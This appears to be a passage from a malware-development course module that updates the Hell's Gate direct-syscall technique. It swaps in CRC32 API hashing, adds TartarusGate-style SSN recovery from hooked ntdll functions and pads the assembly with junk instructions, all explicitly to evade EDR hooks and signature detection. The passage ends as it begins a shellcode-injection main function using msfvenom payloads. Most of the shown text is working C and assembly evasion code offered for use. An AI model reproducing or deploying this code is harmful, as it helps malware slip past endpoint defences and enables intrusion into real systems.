Updating Hell's Gate

Introduction

The *Syscalls - Hell's Gate* module introduced the Hell's Gate technique, which bypasses userland hooks by searching for the syscall number in the hook bytes to be used later as a directly called syscall. This module updates the original Hell's Gate implementation that was demonstrated in that module.

The updates will make the implementation more custom and as a result, make it more stealthy and reduce signature-based detection. Additionally, the updated code will change the way the implementation retrieves a syscall's SSN by using TartarusGate's approach.

If you require a refresher on the original Hell's Gate implementation, visit the Hell's Gate GitHub repository.

Updating The String Hashing Algorithm

The original Hell's Gate implementation used the DJB2 string hashing algorithm. Updating the string hashing algorithm does not affect the Hell's Gate implementation, but modifying the string hashing algorithm will likely reduce the likelihood of signature detection. The `djb2` function is replaced with the following function.

```
unsigned int crc32h(char* message) {
    int i, crc;
    unsigned int byte, c;
    const unsigned int g0 = SEED, g1 = g0 >> 1,
        g2 = g0 >> 2, g3 = g0 >> 3, g4 = g0 >> 4, g5 = g0 >> 5,
        g6 = (g0 >> 6) ^ g0, g7 = ((g0 >> 6) ^ g0) >> 1;

    i = 0;
    crc = 0xFFFFFFFF;
    while ((byte = message[i]) != 0) {    // Get next byte.
        crc = crc ^ byte;
        c = ((crc << 31 >> 31) & g7) ^ ((crc << 30 >> 31) & g6) ^
            ((crc << 29 >> 31) & g5) ^ ((crc << 28 >> 31) & g4) ^
            ((crc << 27 >> 31) & g3) ^ ((crc << 26 >> 31) & g2) ^
            ((crc << 25 >> 31) & g1) ^ ((crc << 24 >> 31) & g0);
        crc = ((unsigned)crc >> 8) ^ c;
        i = i + 1;
    }
    return ~crc;
}
```

The `crc32h` function is an implementation of the Cyclic Redundancy Check string hashing algorithm and will be used in this module. To promote code readability and maintainability, the `crc32h` function will be called through the following macro.

```
#define HASH(API) crc32h((char*)API)
```

Where the `API` variable is the string to hash using `crc32h`.

Updating GetVxTableEntry

Creating The NTDLL_CONFIG Structure

Recall that GetVxTableEntry is the function used to retrieve the address and SSN of a specified syscall using its hash. The `GetVxTableEntry` function calculates the required RVAs to search for the specified hash and takes two additional parameters, `pModuleBase` and `pImageExportDirectory`, which are not related to its purpose. To improve efficiency, the `NTDLL_CONFIG` structure is created and shown below.

```
typedef struct _NTDLL_CONFIG
{
    PDWORD      pdwArrayOfAddresses; // The VA of the array of addresses of ntdll's
exported functions
    PDWORD      pdwArrayOfNames;     // The VA of the array of names of ntdll's
exported functions
    PWORD       pwArrayOfOrdinals;   // The VA of the array of ordinals of ntdll's
exported functions
    DWORD       dwNumberOfNames;     // The number of exported functions from
ntdll.dll
    ULONG_PTR   uModule;             // The base address of ntdll - requred to
calculated future RVAs

}NTDLL_CONFIG, *PNTDLL_CONFIG;

// global variable
NTDLL_CONFIG g_NtdllConf = { 0 };
```

Creating InitNtdllConfigStructure

Furthermore, a private function, `InitNtdllConfigStructure`, is created and called by `GetVxTableEntry` in order to initialize the `g_NtdllConf` global structure. This allows `GetVxTableEntry` to access values from inside NTDLL's headers without requiring additional parameters or calculations each time. As a result, `InitNtdllConfigStructure` initializes the `g_NtdllConf` structure for future usage.

The `InitNtdllConfigStructure` function fetches the NTDLL base address and performs PE parsing to retrieve the export directory structure. The function then calculates the necessary RVAs to fill the `g_NtdllConf` structure with the required data. The function returns `TRUE` if it succeeds in performing these actions and `FALSE` if `g_NtdllConf` still contains uninitialized elements.

```
BOOL InitNtdllConfigStructure() {

    // getting peb
    PPEB pPeb = (PPEB)__readgsqword(0x60);
    if (!pPeb || pPeb->OSMajorVersion != 0xA)
        return FALSE;

    // getting ntdll.dll module (skipping our local image element)
    PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->LoaderData-
>InMemoryOrderModuleList.Flink->Flink - 0x10);

    // getting ntdll's base address
    ULONG_PTR uModule = (ULONG_PTR)(pLdr->DllBase);
    if (!uModule)
        return FALSE;

    // fetching the dos header of ntdll
    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)uModule;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return FALSE;

    // fetching the nt headers of ntdll
    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(uModule + pImgDosHdr-
>e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return FALSE;

    // fetching the export directory of ntdll
    PIMAGE_EXPORT_DIRECTORY pImgExpDir = (PIMAGE_EXPORT_DIRECTORY)(uModule +
```

```
pImgNtHdrs-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    if (!pImgExpDir)
        return FALSE;

    // initalizing the 'g_NtdllConf' structure's element
    g_NtdllConf.uModule              = uModule;
    g_NtdllConf.dwNumberOfNames      = pImgExpDir->NumberOfNames;
    g_NtdllConf.pdwArrayOfNames      = (PDWORD)(uModule + pImgExpDir-
>AddressOfNames);
    g_NtdllConf.pdwArrayOfAddresses = (PDWORD)(uModule + pImgExpDir-
>AddressOfFunctions);
    g_NtdllConf.pwArrayOfOrdinals    = (PWORD)(uModule  + pImgExpDir-
>AddressOfNameOrdinals);

    // checking
    if (!g_NtdllConf.uModule || !g_NtdllConf.dwNumberOfNames ||
!g_NtdllConf.pdwArrayOfNames || !g_NtdllConf.pdwArrayOfAddresses ||
!g_NtdllConf.pwArrayOfOrdinals)
        return FALSE;
    else
        return TRUE;
}
```

Renaming & Updating GetVxTableEntry

`GetVxTableEntry` is renamed to `FetchNtSyscall` and will have two parameters: `dwSysHash`, the hash value of the specified syscall to fetch the SSN for and `pNtSys`, a pointer to an `NT_SYSCALL` structure which contains everything required to perform a direct syscall. This structure will be initialized by `FetchNtSyscall`.

```
typedef struct _NT_SYSCALL
{
        DWORD dwSSn;                    // syscall number
        DWORD dwSyscallHash;            // syscall hash value
        PVOID pSyscallAddress;          // syscall address

}NT_SYSCALL, *PNT_SYSCALL;
```

The `FetchNtSyscall` function does the following:

- Checks if the global `g_NtdllConf` structure is initialized. If not, it calls `InitNtdllConfigStructure` to do so.
- Checks if the user specified a hash value, if not it returns `FALSE`.
- Initiates a for-loop to search for the specified syscall using its hash.
- When the syscall is found, it saves its address into the `pNtSys` structure.
- It then initiates a while-loop that searches for the SSN of the syscall. The search logic is the same as the original implementation.
- If the SSN is found, it's saved into the `pNtSys` structure.
- The function then breaks out of both loops and performs a final check to ensure that all the members of the `NT_SYSCALL` structure are initialized.
- The result is returned upon this check.


```
BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found
```

```
    if (!g_NtdllConf.uModule) {
        if (!InitNtdllConfigStructure())
            return FALSE;
    }

    // if no hash value was specified
    if (dwSysHash != NULL)
        pNtSys->dwSyscallHash = dwSysHash;
    else
        return FALSE;

    // searching for 'dwSysHash' in the exported functions of ntdll
    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++) {

        PCHAR pcFuncName   = (PCHAR)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfNames[i]);
        PVOID pFuncAddress = (PVOID)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfAddresses[g_NtdllConf.pwArrayOfOrdinals[i]]);

        // if syscall found
        if (HASH(pcFuncName) == dwSysHash) {

            // save the address
            pNtSys->pSyscallAddress = pFuncAddress;

            WORD cw = 0;

            // search for the ssn
            while (TRUE) {

                // reached 'ret' instruction - we are so far down
                if (*((PBYTE)pFuncAddress + cw) == 0xC3 && !pNtSys->dwSSn)
                    return FALSE;

                // reached 'syscall' instruction - we are so far down
                if (*((PBYTE)pFuncAddress + cw) == 0x0F && *((PBYTE)pFuncAddress +
cw + 1) == 0x05 && !pNtSys->dwSSn)
                    return FALSE;

                if (*((PBYTE)pFuncAddress + cw) == 0x4C
                    && *((PBYTE)pFuncAddress + 1 + cw) == 0x8B
                    && *((PBYTE)pFuncAddress + 2 + cw) == 0xD1
                    && *((PBYTE)pFuncAddress + 3 + cw) == 0xB8
                    && *((PBYTE)pFuncAddress + 6 + cw) == 0x00
                    && *((PBYTE)pFuncAddress + 7 + cw) == 0x00) {

                    BYTE high = *((PBYTE)pFuncAddress + 5 + cw);
                    BYTE low = *((PBYTE)pFuncAddress + 4 + cw);
                    // save the ssn
                    pNtSys->dwSSn = (high << 8) | low;
                    break; // break while-loop
                }

                cw++;
            }

            break; // break for-loop
        }
    }
```

```
    // checking if all NT_SYSCALL's (pNtSys) element are initialized
    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys->dwSyscallHash != NULL)
        return TRUE;
    else
        return FALSE;
}
```


Enhancing SSN Retrieval Logic

Recall when Hell's Gate searches for an SSN, it limits the search boundary by checking for the `syscall` or `ret` instructions. If one of these instructions is found and the SSN has not yet been obtained, the search fails, preventing the retrieval of a wrong SSN value of another syscall function.



TartarusGate

There is an alternative way of searching for the SSN that was introduced in TartarusGate, which is illustrated in the image below.




Assume syscall B is being called using the Hell's Gate implementation, it will search for the `0x4c, 0x8b, 0xd1, 0xb8` opcodes which represent the `mov r10, rcx` and `mov eax, ssn` instructions. But as shown in the image above, there are no such opcodes, meaning Hell's Gate's implementation would fail in obtaining the SSN of syscall B.


TartarusGate uses neighboring syscalls to calculate the SSN of the specified syscall. If TartarusGate searches upwards then the SSN of syscall B is the `SSN of syscall A - 1`. On the other hand, if TartarusGate searches downwards then the SSN of syscall B is the `SSN of syscall C + 1`.

TartarusGate Example

When `NtProtectVirtualMemory` is unhooked, its SSN is `0x50`.



The image below uses `ZwIsProcessInJob` as syscall A, `NtProtectVirtualMemory` as syscall B, and `NtQuerySection` as syscall C. `NtProtectVirtualMemory` is hooked, but its SSN can still be calculated using the adjacent syscalls (A & C).




Using the previously explained logic where upward search uses `SSN of syscall A + 1` and downward search uses `SSN of syscall C - 1`, they both successfully result in `NtProtectVirtualMemory`'s correct SSN, `0x50`.

```
>>>
>>> hex(0x4F + 1)
'0x50'
>>>
>>>
>>> hex(0x51 - 1)
'0x50'
>>>
```

Note that the search path can extend beyond the direct neighboring syscalls. For example, if one is calling syscall C, which is hooked, then syscall C's SSN is equal to the following:

- Syscall A's SSN plus two
- Syscall B's SSN plus one
- Syscall D's SSN minus one
- Syscall E's SSN minus two
- Syscall F's SSN minus three

The image below illustrates this more clearly, where `idx` is the number to add or subtract.



Updating FetchNtSyscall

After understanding how TartarusGate works, the `FetchNtSyscall` function is updated to use that search logic. Some aspects of the updated `FetchNtSyscall` function:

- `RANGE` is 255, representing the maximum number of syscalls to go up or down in the memory.
- `UP` is equal to 32, which is the size of a syscall. This is used when searching upwards.
- `DOWN` is equal to -32, which is the negative size of a syscall. This is used when searching downward.
- When the search path is upwards, the specified syscall's SSN is `(high << 8) | low + idx`, where `idx` is the number of syscalls above the current syscall (`pFuncAddress`'s address).
- When the search path is downward, the specified syscall's SSN is `(high << 8) | low - idx`, where `idx` is the number of syscalls below the current syscall (`pFuncAddress` address).

```
BOOL FetchNtSyscall(IN DWORD dwSysHash, OUT PNT_SYSCALL pNtSys) {

    // initialize ntdll config if not found
    if (!g_NtdllConf.uModule) {
        if (!InitNtdllConfigStructure())
            return FALSE;
    }

    if (dwSysHash != NULL)
        pNtSys->dwSyscallHash = dwSysHash;
    else
        return FALSE;

    for (size_t i = 0; i < g_NtdllConf.dwNumberOfNames; i++){

        PCHAR pcFuncName    = (PCHAR)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfNames[i]);
        PVOID pFuncAddress  = (PVOID)(g_NtdllConf.uModule +
g_NtdllConf.pdwArrayOfAddresses[g_NtdllConf.pwArrayOfOrdinals[i]]);

        pNtSys->pSyscallAddress = pFuncAddress;

        // if syscall found
```

```
        if (HASH(pcFuncName) == dwSysHash) {

            if (*((PBYTE)pFuncAddress) == 0x4C
                && *((PBYTE)pFuncAddress + 1) == 0x8B
                && *((PBYTE)pFuncAddress + 2) == 0xD1
                && *((PBYTE)pFuncAddress + 3) == 0xB8
                && *((PBYTE)pFuncAddress + 6) == 0x00
                && *((PBYTE)pFuncAddress + 7) == 0x00) {

                BYTE high = *((PBYTE)pFuncAddress + 5);
                BYTE low  = *((PBYTE)pFuncAddress + 4);
                pNtSys->dwSSn = (high << 8) | low;
                break; // break for-loop [i]
            }

            // if hooked - scenario 1
            if (*((PBYTE)pFuncAddress) == 0xE9) {

                for (WORD idx = 1; idx <= RANGE; idx++) {
                    // check neighboring syscall down
                    if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
                        BYTE low  = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
                        pNtSys->dwSSn = (high << 8) | low - idx;
                        break; // break for-loop [idx]
                    }
                    // check neighboring syscall up
                    if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
                        BYTE low  = *((PBYTE)pFuncAddress + 4 + idx * UP);
                        pNtSys->dwSSn = (high << 8) | low + idx;
                        break; // break for-loop [idx]
                    }
                }
            }

            // if hooked - scenario 2
            if (*((PBYTE)pFuncAddress + 3) == 0xE9) {

                for (WORD idx = 1; idx <= RANGE; idx++) {
                    // check neighboring syscall down
                    if (*((PBYTE)pFuncAddress + idx * DOWN) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * DOWN) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * DOWN) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * DOWN) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * DOWN) == 0x00) {
```

```
                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * DOWN);
                        pNtSys->dwSSn = (high << 8) | low - idx;
                        break; // break for-loop [idx]
                    }
                    // check neighboring syscall up
                    if (*((PBYTE)pFuncAddress + idx * UP) == 0x4C
                        && *((PBYTE)pFuncAddress + 1 + idx * UP) == 0x8B
                        && *((PBYTE)pFuncAddress + 2 + idx * UP) == 0xD1
                        && *((PBYTE)pFuncAddress + 3 + idx * UP) == 0xB8
                        && *((PBYTE)pFuncAddress + 6 + idx * UP) == 0x00
                        && *((PBYTE)pFuncAddress + 7 + idx * UP) == 0x00) {

                        BYTE high = *((PBYTE)pFuncAddress + 5 + idx * UP);
                        BYTE low = *((PBYTE)pFuncAddress + 4 + idx * UP);
                        pNtSys->dwSSn = (high << 8) | low + idx;
                        break; // break for-loop [idx]
                    }
                }
            }

            break; // break for-loop [i]

        }

    }


    if (pNtSys->dwSSn != NULL && pNtSys->pSyscallAddress != NULL && pNtSys-
>dwSyscallHash != NULL)
        return TRUE;
    else
        return FALSE;
}
```

Updating Assembly Functions

The functions `HellsGate` and `HellDescent`, found in hellsgate.asm will be replaced with `SetSSn` and `RunSyscall` respectively. `SetSSn` requires the SSN of the syscall to be called and `RunSyscall` will execute it.

There aren't any major updates to these two functions, however, additional assembly instructions were added which do not affect the program's execution but will add obfuscation.

Unobfuscated Assembly Functions

`SetSSN` & `RunSyscall` without unnecessary assembly instructions.

```
.data
        wSystemCall DWORD 0000h

.code

        SetSSn PROC
                mov wSystemCall, 000h
                mov wSystemCall, ecx
                ret
        SetSSn ENDP

        RunSyscall PROC
                mov r10, rcx
```

```
            mov eax, wSystemCall
            syscall
            ret
    RunSyscall ENDP

end
```

Obfuscated Assembly Functions

`SetSSN` & `RunSyscall` with added assembly instructions.

```
.data
        wSystemCall DWORD 0000h

.code

        SetSSn PROC
                        xor eax, eax                    ; eax = 0
                        mov wSystemCall, eax            ; wSystemCall = 0
                        mov eax, ecx                    ; eax = ssn
                        mov r8d, eax                    ; r8d = eax = ssn
                        mov wSystemCall, r8d            ; wSystemCall = r8d = eax =
ssn
                        ret
        SetSSn ENDP

        RunSyscall PROC
                        xor r10, r10                    ; r10 = 0
                        mov rax, rcx                    ; rax = rcx
                        mov r10, rax                    ; r10 = rax = rcx
                        mov eax, wSystemCall            ; eax = ssn
                        jmp Run                     ; execute 'Run'
                        xor eax, eax     ; wont run
                        xor rcx, rcx     ; wont run
                        shl r10, 2       ; wont run
                Run:
                        syscall
                        ret
        RunSyscall ENDP

end
```

Updating The Main Function

Creating The NTAPI_FUNC Structure

The updated Hell's Gate implementation is now completed. The last part is to test the implementation which requires the main function. To do so, a new structure is created that replaces the VX_TABLE. The new structure, `NTAPI_FUNC`, will contain the syscalls' information. Storing this information in a structure will enable calling the syscalls multiple times when initialized as a global variable.

The `NTAPI_FUNC` structure is shown below.

```
typedef struct _NTAPI_FUNC
{
        NT_SYSCALL      NtAllocateVirtualMemory;
        NT_SYSCALL      NtProtectVirtualMemory;
        NT_SYSCALL      NtCreateThreadEx;
        NT_SYSCALL      NtWaitForSingleObject;
```

```
}NTAPI_FUNC, *PNTAPI_FUNC;

// global variable
NTAPI_FUNC g_Nt = { 0 };
```

Creating InitializeNtSyscalls

To populate the `g_Nt` global variable, the newly created function, `InitializeNtSyscalls`, will call `FetchNtSyscall` to initialize all members of `NTAPI_FUNC`.

```
BOOL InitializeNtSyscalls() {

        if (!FetchNtSyscall(NtAllocateVirtualMemory_CRC32,
&g_Nt.NtAllocateVirtualMemory)) {
                printf("[!] Failed In Obtaining The Syscall Number Of
NtAllocateVirtualMemory \n");
                return FALSE;
        }
        printf("[+] Syscall Number Of NtAllocateVirtualMemory Is : 0x%0.2X \n",
g_Nt.NtAllocateVirtualMemory.dwSSn);


        if (!FetchNtSyscall(NtProtectVirtualMemory_CRC32,
&g_Nt.NtProtectVirtualMemory)) {
                printf("[!] Failed In Obtaining The Syscall Number Of
NtProtectVirtualMemory \n");
                return FALSE;
        }
        printf("[+] Syscall Number Of NtProtectVirtualMemory Is : 0x%0.2X \n",
g_Nt.NtProtectVirtualMemory.dwSSn);


        if (!FetchNtSyscall(NtCreateThreadEx_CRC32, &g_Nt.NtCreateThreadEx)) {
                printf("[!] Failed In Obtaining The Syscall Number Of
NtCreateThreadEx \n");
                return FALSE;
        }
        printf("[+] Syscall Number Of NtCreateThreadEx Is : 0x%0.2X \n",
g_Nt.NtCreateThreadEx.dwSSn);


        if (!FetchNtSyscall(NtWaitForSingleObject_CRC32,
&g_Nt.NtWaitForSingleObject)) {
                printf("[!] Failed In Obtaining The Syscall Number Of
NtWaitForSingleObject \n");
                return FALSE;
        }
        printf("[+] Syscall Number Of NtWaitForSingleObject Is : 0x%0.2X \n",
g_Nt.NtWaitForSingleObject.dwSSn);

        return TRUE;
}
```

`NtAllocateVirtualMemory_CRC32`, `NtProtectVirtualMemory_CRC32`, `NtCreateThreadEx_CRC32`, and `NtWaitForSingleObject_CRC32` are the hash values of the respective syscalls.

Hasher Program

The syscall hashes are generated using the *Hasher* program which contains the `crc32h` hashing function. Hasher prints the values of its `crc32h`'s function output.

```c
#include <Windows.h>
#include <stdio.h>


#define SEED 0xEDB88320
#define STR "_CRC32"

unsigned int crc32h(char* message) {
    int i, crc;
    unsigned int byte, c;
    const unsigned int g0 = SEED, g1 = g0 >> 1,
        g2 = g0 >> 2, g3 = g0 >> 3, g4 = g0 >> 4, g5 = g0 >> 5,
        g6 = (g0 >> 6) ^ g0, g7 = ((g0 >> 6) ^ g0) >> 1;

    i = 0;
    crc = 0xFFFFFFFF;
    while ((byte = message[i]) != 0) {    // Get next byte.
        crc = crc ^ byte;
        c = ((crc << 31 >> 31) & g7) ^ ((crc << 30 >> 31) & g6) ^
            ((crc << 29 >> 31) & g5) ^ ((crc << 28 >> 31) & g4) ^
            ((crc << 27 >> 31) & g3) ^ ((crc << 26 >> 31) & g2) ^
            ((crc << 25 >> 31) & g1) ^ ((crc << 24 >> 31) & g0);
        crc = ((unsigned)crc >> 8) ^ c;
        i = i + 1;
    }
    return ~crc;
}

#define HASH(API) crc32h((char*)API)


int main() {

    printf("#define %s%s \t 0x%0.8X \n", "NtAllocateVirtualMemory", STR,
HASH("NtAllocateVirtualMemory"));
    printf("#define %s%s \t 0x%0.8X \n", "NtProtectVirtualMemory", STR,
HASH("NtProtectVirtualMemory"));
    printf("#define %s%s \t 0x%0.8X \n", "NtCreateThreadEx", STR,
HASH("NtCreateThreadEx"));
    printf("#define %s%s \t 0x%0.8X \n", "NtWaitForSingleObject", STR,
HASH("NtWaitForSingleObject"));
}
```

```
PS C:\Users\User\Desktop\Advanced\HellsGateUpdated\x64\Debug> .\Hasher.exe
#define NtAllocateVirtualMemory_CRC32    0xE0762FEB
#define NtProtectVirtualMemory_CRC32     0x5C2D1A97
#define NtCreateThreadEx_CRC32   0x2073465A
#define NtWaitForSingleObject_CRC32      0xDD554681
```

Main Function

The `InitializeNtSyscalls` function is called first, followed by syscalls to perform a local code injection using Msfvenom's shellcode. The call to the syscalls is done using the `SetSSn` and `RunSyscall` assembly functions previously described.


```c
int main() {

        NTSTATUS        STATUS          = NULL;
        PVOID           pAddress        = NULL;
        SIZE_T          sSize           = sizeof(Payload);
```

```
        DWORD           dwOld           = NULL;
        HANDLE          hProcess        = (HANDLE)-1,   // local process
                            hThread             = NULL;


        // initializing the used syscalls
        if (!InitializeNtSyscalls()) {
